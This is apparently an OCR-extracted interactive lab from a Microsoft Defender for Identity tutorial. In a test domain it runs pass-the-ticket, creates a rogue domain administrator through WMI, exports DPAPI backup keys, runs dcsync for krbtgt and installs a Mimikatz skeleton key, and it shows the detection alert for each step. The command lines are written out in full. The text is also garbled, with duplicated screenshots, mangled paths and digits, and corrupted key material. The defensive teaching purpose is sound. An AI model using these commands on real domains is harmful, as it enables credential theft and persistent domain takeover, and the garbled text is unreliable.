Cache Flags: 0x1 -> PRIMARY
Kdc Called:

#1> Client: SamiraA @ CONTOSO.AZURE
Server: cifs/contosoDC @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 5/7/2020 22:58:01 (local)
End Time: 5/8/2020 8:58:00 (local)
Renew Time: 5/14/2020 22:58:00 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:

C:\Tools\Mimikatz\x64>dir \\ContosoDC\c$
```

Activate Windows
Go to Settings > Update & Security > Activation

VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff

Acting as an attacker, we successfully "passed the ticket." We harvested Samira's credential from AdminPC, and then passed it to another process running on VictimPC. Note that these tickets remain unused.

As with Pass-the-Hash, Defender doesn't know when a ticket is passed based on local client activity. However, it does detect activity once a ticket is used to access another resource or service.

Let's complete this simulated attack by accessing the domain controller from VictimPC.

In the command prompt, now running with the tickets of Samira in memory, execute the command.

```

Administrator: Command Prompt

Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 5/7/2020 18:55:12 (local)
End Time: 5/8/2020 4:55:12 (local)
Renew Time: 5/13/2020 3:55:00 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY

#1> Client: SamiraA @ CONTOSO.AZURE
Server: cifs/contosoDC @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 5/7/2020 22:58:01 (local)
End Time: 5/8/2020 8:58:00 (local)
Renew Time: 5/14/2020 22:58:00 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:

C:\Tools\Mimikatz\x64>dir \\ContosoDC\c$
```

Volume in drive \\ContosoDC\c\$ is Windows
Volume Serial Number is D679-18C0

```

Directory of \\ContosoDC\c$

10/21/2019 10:29 PM <DIR>      BgInfo
10/21/2019 10:27 PM <DIR>      choco
10/21/2019 10:11 PM <DIR>      Packages
10/06/2019 06:25 PM <DIR>      PerfLogs
05/06/2020 09:59 PM <DIR>      Program Files
07/16/2016 01:23 PM <DIR>      Program Files (x86)
05/06/2020 09:58 PM <DIR>      Users
05/06/2020 09:33 AM <DIR>      WER
10/21/2019 10:19 PM <DIR>      Windows
05/06/2020 03:36 AM <DIR>      WindowsAzure
          0 File(s)           0 bytes
       16 Dir(s)  19,224,952,832 bytes free
```

C:\Tools\Mimikatz\x64>

Activate Windows
Go to Settings > Update & Security > Activation

VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff

The breach was successful. Through our mock attacks, we gained administrator access on our domain controller and compromised the Active Directory domain and forest.

The screenshot shows the Microsoft Cloud App Security interface. On the left, a navigation bar includes 'Dashboard', 'Discover', 'Investigate', 'Control', and 'Alerts'. The 'Alerts' section is selected and expanded, showing a single alert titled 'Suspected identity theft (pass-the-ticket)'. The alert details a ticket taken by Samira A from ADMINPC01 and used to access VICTIMPC01. The alert is marked as 'HIGH SEVERITY'. Below the alert, there's a 'Description' section with a link to learn more about the alert type, and an 'Important information' section listing several events. At the bottom, there's an 'Activity log' table.

Cloud App Security

Alerts > Suspected identity theft (pass-the-ticket) 5/7/20 10:32 PM - 5/8/20 2:15 AM

Suspected identity theft (pass-the-ticket) Active Directory ADMINPC01 10.0.24.11 Samira A VICTIMPC01 ContosoDc HIGH SEVERITY

Description

An actor took Samira A's Kerberos ticket from ADMINPC01 and used it on VICTIMPC01 to access 3 resources.

Learn more about this alert type

Important information

- This Kerberos ticket was first observed on 5/7/20 10:32 PM on ADMINPC01 (10.0.24.11).
- 5/7/20 10:54 PM - 5/8/20 2:15 AM Samira A accessed 3 resources from VICTIMPC01.
- Samira A not previously observed logging into VICTIMPC01 during the 30 days before this suspicious activity occurred.
- 5/7/20 10:32 PM Samira A was not recently observed accessing 3 resources.
- 5/7/20 10:54 PM VICTIMPC01 resolved from 10.0.24.10 with High certainty.

Activity log

Activity	User	App	IP address	Location	Device	Date
1 - 1 of 1 activities						

Investigate in Activity log

Defender detected the Samira's tickets from AdminPC and movement to VictimPC. The initial show exactly where resources were accessed using the stolen tickets. It also provides key information and evidence to identify exactly where to start your investigation and what remediation steps to take.

Technical note: This event will only display on the console after 2 hours. Events of this type are purposefully suppressed for this timeframe to reduce false positives.

Administrator: Command Prompt

```
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 5/7/2020 18:55:12 (local)
End Time: 5/8/2020 4:55:12 (local)
Renew Time: 5/13/2020 3:59:00 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

```
#1> Client: Samira@CONTOSO.AZURE
Server: cifs/contosodc # CONTOSO.AZURE
Kerberos Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 5/7/2020 22:58:01 (local)
End Time: 5/8/2020 8:58:00 (local)
Renew Time: 5/14/2020 22:58:00 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:
```

```
C:\Tools\KaliMimikatz\x64>dir \\ContosoDC\c$ 
Volume in drive \\ContosoDC\c$ is Windows
Volume Serial Number is D079-1BC0

Directory of \\ContosoDC\c$ 

10/21/2019 10:29 PM    <DIR>          BgInfo
10/21/2019 10:27 PM    <DIR>          choco
10/21/2019 10:11 PM    <DIR>          Packages
10/06/2019 06:25 PM    <DIR>          PerfLogs
05/06/2020 09:59 PM    <DIR>          Program Files
07/16/2016 01:23 PM    <DIR>          Program Files (x86)
05/06/2020 09:58 PM    <DIR>          Users
05/06/2020 09:33 AM    <DIR>          WER
10/21/2019 10:19 PM    <DIR>          Windows
05/06/2020 03:36 AM    <DIR>          WindowsAzure
               0 File(s)      0 bytes
              10 Dir(s) 19,224,952,832 bytes free
```

```
C:\Tools\KaliMimikatz\x64>wmic /node:ContosoDC process call create "net user /add InsertedUser pa$$wOrD1"
```

VICTIMPC
(none)
10.0.2.10
CONTOSO
DEFL

Click or tap to run the command.

Private Windows Settings: activate now.

The next phase in the attack kill chain is domain dominance.

Once an attacker has gained legitimate credentials to access your domain controller, all levels of damage to your network can be accomplished. Besides the immediate damage, sophisticated attackers often place additional “insurance policies” into environments that have been compromised. These attacks ensure that, even if an attacker’s initial compromise and actions are discovered, they’ll still have additional avenues of persistence in your domain, increasing their chances of long-term success.

An as an example of how this can be done, let’s use Windows Management Instrumentation (WMI) to create a process locally on the domain controller that creates a new user and password.

From the command prompt, running in the context of Samira, let’s enter the command.

We'll call the new user "InsertedUser."

```
C:\Tools\WindowsPowerShell> dir \\ContosoDC\c$  
Volume in drive \\ContosoDC\c$ is Windows  
Volume Serial Number is D879-1B80  
  
Directory of \\ContosoDC\c$  
  
18/21/2019 10:29 PM <DIR> BgInfo  
18/21/2019 10:27 PM <DIR> choco  
18/21/2019 10:11 PM <DIR> Packages  
18/06/2019 06:25 PM <DIR> PerfLogs  
05/06/2020 09:59 PM <DIR> Program Files  
07/16/2016 01:23 PM <DIR> Program Files (x86)  
05/06/2020 09:58 PM <DIR> Users  
05/06/2020 09:33 AM <DIR> WER  
10/21/2019 10:19 PM <DIR> Windows  
05/06/2020 03:36 AM <DIR> WindowsAzure  
          0 File(s)           0 bytes free  
10 Dir(s)  19,224,952,832 bytes free  
  
C:\Tools\WindowsPowerShell> mimp /node:ContosoDC process call create "net user /add InsertedUser pa$$w0rd1"  
Executing (Win32_Process)->Create()  
Method execution successful.  
Out Parameters:  
instance of __PARAMETERS  
{  
    ProcessId = 4628;  
    ReturnValue = 0;  
};  
  
C:\Tools\WindowsPowerShell> powershell  
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.  
  
PS C:\Tools\WindowsPowerShell> $s = <Click or tap to run> -ComputerName ContosoDC  
PS C:\Tools\WindowsPowerShell> Invoke-Command -ScriptBlock {Add-ADGroupMember -Identity "Administrators" -Members $s} -ComputerName ContosoDC  
PS C:\Tools\WindowsPowerShell> exit
```

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers [ContosoDc.ContosoAzure]

Click or tap InsertedUser.

Name	Type	Description
AATPService	User	
AipScanner	User	
Allowed RODC Password Replication Group	Security Group - Domain Local	Members in this group ...
Cert Publishers	Security Group - Domain Local	Members of this group ...
Cloneable Domain Controllers	Security Group - Global	Members of this group ...
ContosoAdmin	User	Built-in account for ad...
DefaultAccount	User	A user account manage...
Denied RODC Password Replication Group	Security Group - Domain Local	Members in this group ...
DnsAdmins	Security Group - Global	DNS Administrators Gro...
DnsUpdateProxy	Security Group - Global	DNS clients who are pe...
Domain Admins	Security Group - Global	Designated administrato...
Domain Computers	Security Group - Global	All workstations and ser...
Domain Controllers	Security Group - Global	All domain controllers ...
Domain Guests	Security Group - Global	All domain guests
Domain Users	Security Group - Global	All domain users
Enterprise Admins	Security Group - Universal	Designated administrato...
Enterprise Key Admins	Security Group - Universal	Members of this group ...
Enterprise Read-only Domain Controllers	Security Group - Global	Members in this group ...
Group Policy Creator Owners	User	Built-in account for gue...
Helpdesk	Security Group - Global	Tier-2 (desktop) Helpde...
InsertedUser	User	
Jeff	User	
Key Admins	Security Group - Global	Members of this group ...
LisaV	User	
Protected Users	Security Group - Global	Members of this group ...
RAS and IAS Servers	Security Group - Domain Local	Servers in this group can...
Read-only Domain Controllers	Security Group - Global	Members of this group ...
RonHD	User	
SamiraA	User	
Schema Admins	Security Group - Universal	Designated administrato...

10:48

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers [ContosoDc.ContosoAzure]

Click or tap InsertedUser.

Name	Type	Description
AATPService	User	
AipScanner	User	
Allowed RODC	Security Group - Domain Local	Members in this group ...
Cert Publishers	Security Group - Domain Local	Members of this group ...
ContosoAdmin	User	Built-in account for ad...
Denied RODC	Security Group - Domain Local	Members in this group ...
DnsAdmins	Security Group - Global	DNS Administrators Gro...
DnsUpdateProxy	Security Group - Global	DNS clients who are pe...
Domain Admins	Security Group - Global	Designated administrato...
Domain Computers	Security Group - Global	All workstations and ser...
Domain Controllers	Security Group - Global	All domain controllers ...
Domain Guests	Security Group - Global	All domain guests
Domain Users	Security Group - Global	All domain users
Enterprise Admins	Security Group - Universal	Designated administrato...
Enterprise Key Admins	Security Group - Universal	Members of this group ...
Enterprise Read-only Domain Controllers	Security Group - Global	Members in this group ...
Group Policy Creator Owners	User	Built-in account for gue...
Helpdesk	Security Group - Global	Tier-2 (desktop) Helpde...
InsertedUser	User	
Jeff	User	
Key Admins	Security Group - Global	Members of this group ...
LisaV	User	
Protected Users	Security Group - Global	Members of this group ...
RAS and IAS Servers	Security Group - Domain Local	Servers in this group can...
Read-only Domain Controllers	Security Group - Global	Members of this group ...
RonHD	User	
SamiraA	User	
Schema Admins	Security Group - Universal	Designated administrato...

Member of:

Administrator Contoso-Azure-Builtin

Primary group: Domain Users

Set Primary Group There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

OK Cancel Apply Help

As you can see, the new user is an administrator of the domain.

Acting as an attacker, you've successfully created a new user, added the new user to the Administrators group, and created a "legitimate" credential on the domain controller. Now you have persistent access to the domain controller even if the previous credential access gained is discovered and removed.

10:34

Cloud App Security - Alerts

Alerts > Remote code execution attempt S/8/20 4:38 PM - S/8/20 5:19 PM

MEDIUM SEVERITY

Resolution options: Samira A

Click or tap 3 methods.

Description Samira A made 3 attempts to run commands remotely on ContosoDc from VictimPc using 3 methods.

Learn more about this alert type

Important information

- Samira A not previously observed logging into VictimPc during the 30 days before this suspicious activity occurred.

Activity log

Activity	User	App	IP address	Location	Device	Date
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...

The description plainly states that Samira made several attempts to run commands remotely on the Contoso domain controller from VictimPc.

Next, click the link to see what they are.

10:00 49 24

Alerts - Cloud App Security - Microsoft Edge

https://holatp187845.portal.cloudappsecurity.com/#/alerts/5eb49d1b4ec0fc7175556037

Cloud App Security

Alerts > Remote code execution attempt 5/8/20 4:38 PM - 5/8/20 5:19 PM

MEDIUM SEVERITY

Resolution options: Samira A

Description
Samira A made 3 attempts to run commands remotely on ContosoDC from VictimPc using 3 methods.

Important information
Samira A not previously observed logging into VictimPc during the 30 days before this suspicious activity occurred.

Activity log
1 - 6 of 6 activities

Activity	User	App	IP address	Location	Device	Date
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...
File creation	Samira A	Windows	10.0.24.10	—	VictimPc	May 8, 2020, ...
File modification	Samira A	Windows	10.0.24.10	—	VictimPc	May 8, 2020, ...

Technical note: As Defender for Identity learns who is inserted into which Security Groups over time, similar suspicious activity will be identified as anomalous activity in the activity timeline. Since Defender is still within the 30-day learning period, this activity won't display as an alert.

Security Group modification detection by Defender for Identity can be enabled by checking the activity timeline. Defender for Identity also allows you to generate reports on all Security Group modifications, which can be emailed to you proactively.

Administrator: Command Prompt

```
Volume in drive \\ContosoDC\c$ is Windows
Volume Serial Number is D079-18C0

Directory of \\ContosoDC\c$
```

10/21/2019 10:29 PM	<DIR>	BgInfo
10/21/2019 10:27 PM	<DIR>	choco
10/21/2019 10:11 PM	<DIR>	Packages
10/09/2020 06:25 PM	<DIR>	PerfLogs
05/06/2020 09:59 PM	<DIR>	Program Files
05/06/2020 09:58 PM	<DIR>	Program Files (x86)
05/06/2020 09:55 PM	<DIR>	Users
05/06/2020 09:33 AM	<DIR>	NET
10/21/2019 10:19 PM	<DIR>	Windows
05/06/2020 05:36 AM	<DIR>	WindowsAzure
	0 File(s)	0 bytes
10 Dir(s)	19,224,952,832 bytes free	

```
C:\Tools\Mimikatz\x64\wmic /node:ContosoDC process call create "net user /add InsertedUser pa$$w0rd1"
Executing (Win32_Process::Create)
Method execution successful.
Out Parameters:
instance of _PARAMETERS
{
    ProcessId = 4628;
    ReturnValue = 0;
};

C:\Tools\Mimikatz\x64\powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Tools\Mimikatz\x64> $s = New-PSSession -ComputerName ContosoDC
PS C:\Tools\Mimikatz\x64> Invoke-Command -Session $s -ScriptBlock {Add-ADGroupMember -Identity "Administrators" -Members I
nsertedUser}
PS C:\Tools\Mimikatz\x64> exit
C:\Tools\Mimikatz\x64>
```

VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff

Administrator: Command Prompt

```
#####
. mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
## ^ ##
" A La Vie, A L'Amour" - (oe.oe)
## / ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
## ##### > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::backupkeys /system:ContosoDC.contoso.azure /export

Current preferred key: {8ccc4519-9698-4abb-9291-047ddd360c48}
+ RSA key
  Exportable key : YES
  Key size : 2048
  Private export : OK - 'ntds_capi_0_8ccc4519-9698-4abb-9291-047ddd360c48.pvk'
  PFX container : OK - 'ntds_capi_0_8ccc4519-9698-4abb-9291-047ddd360c48.pfx'
  Export : OK - 'ntds_capi_0_8ccc4519-9698-4abb-9291-047ddd360c48.der'

Compatibility preferred key: {152ca863-6388-454f-b2ae-4a6fe990840d}
+ Legacy key
0570976c0d388976390a309eab7407f66bdc49a4f23c6105b25a688e6075
25a2fcf90d7f6c4d910d1c915198ad00f4dd42346c3a726f47a179ff0e0b681
2d470595cfe7b1f59d4c95843862a2ee75f90fc0d9715dde60:0ba9fcf339f7
b0a77a8ea43537c8bd6f545ed49r:20560b543c51ee0e0b0d3706a74b94bb9cb
78d35f5bb1294b75f7bf45e1ccf01fcf2b5c41062b5db3242a792371b9ebc8
7d2a11c4a511d822dec382193131e572a5907225410c911646387eef305ab80b
c7fb1ee49c66f284bf4da4a8d9fa96:c0d6f8e702dac2b8752fb2abac7bf4548
661be7168365b3a5b8286f9950e1bf4d4e169147b5b87b7a2748099f5aee026

Export : OK - 'ntds_legacy_0_152ca863-6388-454f-b2ae-4a6fe990840d.key'
mimikatz(commandline) # ex Click or tap to run the command.
Bye!
```

VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff

Cloud App Security - Microsoft Edge

https://holatp187845.portal.cloudappsecurity.com/#/alerts/5eb4a2404ec0fc71755e2e73

Important information

- Samira A not previously observed logging into VictimPc during the 30 days before this suspicious activity occurred.
- Detailed attempts

Activity log

Activity	User	App	IP address	Location	Device	Date
Run command: Private data retrieval	Samira A	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...
Run command: Private data retrieval	Samira A	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...
Run command: Private data retrieval	Samira A	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...

Next, click the run command activity to see its parameters and other details.

Administrator Command Prompt

```
Private export : OK - 'ntds_capi_0_8ccc4519-9698-4abb-9291-047ddd360c48.pvk'
PFX container : OK - 'ntds_capi_0_8ccc4519-9698-4abb-9291-047ddd360c48.pfx'
Export : OK - 'ntds_capi_0_8ccc4519-9698-4abb-9291-047ddd360c48.der'

Compatibility preferred key: {152ca863-6388-454f-b2ae-4a6fe990840d}
+ Legacy key
9579876e0d3889706390a309eab7497569bc4a94a2f3c6105b35a688a6f075
25e2fcf90d7f6c4d91801c915198ad90f4dd42346c3a7e25f47eb179fe9eb6b81
2d470958c7eb1f594d4c9584d4386a2ee75f90fc0d715dde60d0ba9f3cf39f7
b9a777aae4537c0bd6f545ed49c20560b543c51ee9eb0b3796a24b94bb9cb
78d35fbb1e294b75f7ff45e1ccf01c2f2b5c410662b5db3242a792371b9ebc8
7da231c1a451d822dec382193131e572a5907225410c911646387ef305ab80b
c7fbflee49c6f58bbf1d4aa8d9fa96c0d6f8e702ac2b0752bf2abef7bff4548
661be7168365b3a5c9286f950e1bf4b4e169147b38b7b7a2748890f5aee026

Export : OK - 'ntds_legacy_0_152ca863-6388-454f-b2ae-4a6fe990840d.key'

mimikatz(commandline) # exit
Bye!

C:\Tools\Mimikatz\x64>dir
Volume in drive C is Windows
Volume Serial Number is D079-18C0

Directory of C:\Tools\Mimikatz\x64

05/08/2020 12:02 AM <DIR> .
05/08/2020 12:02 AM <DIR> ..
01/24/2020 02:36 AM 36,584 mimidrv.sys
05/08/2020 02:36 AM 1,086,744 mimikatz.dll
05/13/2019 01:36 AM 46,744 mimilib.dll
05/08/2020 12:02 AM 708 ntds_capi_0_8ccc4519-9698-4abb-9291-047ddd360c48.der
05/08/2020 12:02 AM 2,502 ntds_capi_0_8ccc4519-9698-4abb-9291-047ddd360c48.pfx
05/08/2020 12:02 AM 1,196 ntds_capi_0_8ccc4519-9698-4abb-9291-047ddd360c48.pvk
05/08/2020 12:02 AM 256 ntds_legacy_0_152ca863-6388-454f-b2ae-4a6fe990840d.key
7 File(s) 1,894,786 bytes
2 Dir(s) 14,293,602,304 bytes free

C:\Tools\Mimikatz\x64>
```

VICTIMPC (none) 10.0.24.10 CONTOSO

Activate Window Go to Settings > activate Windows > effe

Malicious replication is a method that allows an attacker to replicate user information using Domain Admin or equivalent credentials. Malicious replication essentially allows an attacker to remotely harvest a credential. The most critical account to attempt to harvest is "krbtgt" as it's the master key used to sign all Kerberos tickets.

The two common hacking tool sets that allow attackers to attempt malicious replication are Mimikatz and Core Security's Impacket.

From the VictimPC, in the context of Samira, let's execute a mimikatz command.

Cloud App Security - Microsoft Edge

https://holatp187845.portal.cloudappsecurity.com/#/alerts/5eb4b3874ec0fc7175d6cdab

Alerts > Suspected DCsync attack (replication of directory services) 5/7/20 5:10 PM - 5/7/20 5:10 PM

HIGH SEVERITY

Suspected DCsync attack (replication of directory services) Active Directory Samira A VictimPc ContosoDc

Resolution options: Samira A Export Dismiss... Resolve...

Description

Samira A on VictimPc sent 1 replication request to ContosoDc.

Learn more about this alert type

Important information

- VictimPc is not a recognized domain controller.
- 5/8/20 5:10 PM
- VictimPc resolved from 10.0.24.10 with high certainty.

Activity log

Activity	User	App	IP address	Location	Device	Date
Run command: Directory Service...	Samira A	Active Dir...	10.0.24.10	—	VictimPc	May 8, 2020, ...

Users

1 - 1 of 1 users and accounts

Returning to the Cloud App Security portal, we can see that Defender is aware of the malicious replication we simulated from VictimPc.

Open the alert to see what it says.

```

Administrator: Command Prompt
Compatibility preferred key: {152ca863-6388-454f-b2ae-4a6fe990840d}
    Legacy key
9579876e0d38897e6598a309ea8b7497569bc4a94af23c185b35a688a6f075
25e2fcf90d7f6c4d910c1915198ad99f4dd2346c3e7a26f7eb179fe0eb681
2d476595ce7b1f50d4c9584d4386a2ee75f90fc0d715de0c0bba9f7cff339f7
b0a77a0e43537c0bd6f545eed49c20560b543c51ee0e0d3706a24b94bb9cb
78d35f3bb1e294b757fb45ec1ccc01cf2b5c410662050bd242a792371b9ebc8
7da31c4511d622dc382193131e572a59072225410c11646307ef305ab80b
c7fb0ee49c66fb84bf14a8a9df9a96c0d6f8e702dac2b0752bf2abac7bfff4548
661be7168365b3ac5b8286f9950e1bf4b44169174738b7b7a748890f5aae026

Export      : OK - 'ntds_legacy_0_152ca863-6388-454f-b2ae-4a6fe990840d.key'

mimikatz(commandline) # exit
Bye!

C:\Tools\WindowsPowerShell\Microsoft.PowerShell.Core\PSConsoleHost\WindowsPowerShell-v1.0\mimikatz.exe>dir
Volume in drive C is Windows
Volume Serial Number is D079-18C0

Directory of C:\Tools\Mimikatz\x64

05/08/2020 12:02 AM <DIR> .
05/08/2020 12:02 AM <DIR> ..
01/22/2013 02:36 AM 36,584 mimidrv.sys
05/13/2019 01:36 AM 1,006,744 mimikatz.exe
05/13/2019 01:36 AM 46,744 mimilib.dll
05/08/2020 12:02 AM 760 ntds_cap1_0_8ccc4519-9698-4abb-9291-047ddd360c48.der
05/08/2020 12:02 AM 2,582 ntds_cap1_0_8ccc4519-9698-4abb-9291-047ddd360c48.pfx
05/08/2020 12:02 AM 1,196 ntds_cap1_0_8ccc4519-9698-4abb-9291-047ddd360c48.pvk
05/08/2020 12:02 AM 256 ntds_legacy_0_152ca863-6388-454f-b2ae-4a6fe990840d.key
7 File(s) 1,894,786 bytes
2 Dir(s) 14,293,602,304 bytes free

C:\Tools\WindowsPowerShell\Microsoft.PowerShell.Core\PSConsoleHost\WindowsPowerShell-v1.0\mimikatz.exe>lsadump::dcsync /domain:contoso.azure /user:krbtgt "exit" >> c:\temp\ContosoDC_krbtgt.txt
-export.txt
C:\Tools\WindowsPowerShell\Microsoft.PowerShell.Core\PSConsoleHost\WindowsPowerShell-v1.0\mimikatz.exe>

```

```

Administrator: Command Prompt
Click or tap to open a new command prompt.
ols\ContosoDC cmd /c (cd c:\temp & mimikatz.exe "privilege::debug" "misc::skeleton" & "exit")
C:\Tools\WindowsPowerShell\Microsoft.PowerShell.Core\PSConsoleHost\WindowsPowerShell-v1.0\mimikatz.exe>lsadump::dcsync /domain:contoso.azure /user:krbtgt "exit" >> c:\temp\ContosoDC_krbtgt.txt
C:\Tools\WindowsPowerShell\Microsoft.PowerShell.Core\PSConsoleHost\WindowsPowerShell-v1.0\mimikatz.exe>xcopy mimikatz.exe \\ContosoDC\c$\temp
Does \\ContosoDC\$item specify a file name
or directory name on the target
(F = file, D = directory)? D
C:mimikatz.exe
1 File(s) copied

C:\Tools\WindowsPowerShell\Microsoft.PowerShell.Core\PSConsoleHost\WindowsPowerShell-v1.0\mimikatz.exe>PsExec.exe \\ContosoDC -accepteula cmd /c (cd c:\temp ^& mimikatz.exe "privilege::debug" "misc::skeleton" & "exit")
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

.####. mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe),
## / \ ## /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'###' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RCA] functions
[RCA] init patch OK
[RCA] decrypt patch OK

mimikatz #

```

```

Administrator: Command Prompt
Click or tap to enter the password.
Administrator: Cmd - runas /user:ronhd@contoso.azure "notepad"
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.


C:\Users\jeff1\Desktop\rundll /user:ronhd@contoso.azure "notepad"
Enter the password for ronhd@contoso.azure:

:skel

[KDC] struct
[KDC] keys patch OK
[RCA] functions
[RCA] init patch OK
[RCA] decrypt patch OK

mimikatz #

```



Remediation

A screenshot of the Microsoft Cloud App Security portal. A browser window displays an alert titled 'Suspected skeleton key attack (encryption downgrade)'. The alert is categorized under 'Cloud App Security' and has a medium severity level. It shows that ContosoDc offered a weaker encryption method (RC4) for the authentication of 2 accounts on 2 computers. The 'Activity log' section indicates 'No activities found'. The 'Users' section lists 1-2 of 2 users and accounts. A tooltip 'Click or tap Dashboard.' points to the dashboard icon in the left sidebar. A note on the right side says, 'You can also see the accounts that were involved in this attack.'

Identity security posture - Cloud

Cloud App Security

Identity Security Posture

1 - 11 of 11 Improvement actions

Improvement action	Related entities	Security assessment report	Urgency	Resolution
Stop clear text credentials exposure	3	Entities exposing credentials in clear text	High	OPEN
Stop legacy protocols communication	2	Legacy protocols usage	High	OPEN
Stop weak cipher usage	0	Weak cipher usage	—	COMPLETED
Modify unsecure Kerberos delegations	5	Unsecure Kerberos delegation	High	OPEN
Disable Print spooler service on domain controllers	5	Domain controllers with Print Spooler service available	High	OPEN
Remove dormant entities from sensitive groups	4	Dormant entities in sensitive groups	High	OPEN
Install Azure ATP sensors on all Domain Controllers	1	Unmonitored domain controllers	High	OPEN
Deploy Microsoft LAPS on every windows device	2	Microsoft LAPS usage	High	OPEN
Reduce lateral movement path risk to sensitive entities	0	Risky lateral movement paths	—	COMPLETED
Remove unsecure SID history attributes from entities	0	Unsecure SID history attributes	—	COMPLETED

Defender for identity offers a number of improvement actions to reduce your potential risk. Let's look at some of the actions marked as high urgency.

First, select Stop clear text credentials exposure.

Unsecure Kerberos delegation - Cloud

Cloud App Security

Identity Security Posture > Unsecure Kerberos delegation

Improvement actions

Report description

All detected entities with unsecure Kerberos delegations posing a security risk. Learn why this is important to remediate and create an action plan.

Entity	Type	Delegation type
W10-000000-Lap	Device	Unconstrained
W10-000006-Lap	Device	Unconstrained
W10-000010-Lap	Device	Unconstrained
user2	Account	Unconstrained
user3	Account	Unconstrained

Defender detected five entities with unsecure Kerberos delegations.

Click or tap Identity security posture.

Identity security posture - Cloud

Cloud App Security

Identity Security Posture

1 - 11 of 11 Improvement actions

Improvement action	Related entities	Security assessment report	Urgency	Resolution
Stop clear text credentials exposure	3	Entities exposing credentials in clear text	High	OPEN
Stop legacy protocols communication	2	Legacy protocols usage	High	OPEN
Stop weak cipher usage	0	Weak cipher usage	—	COMPLETED
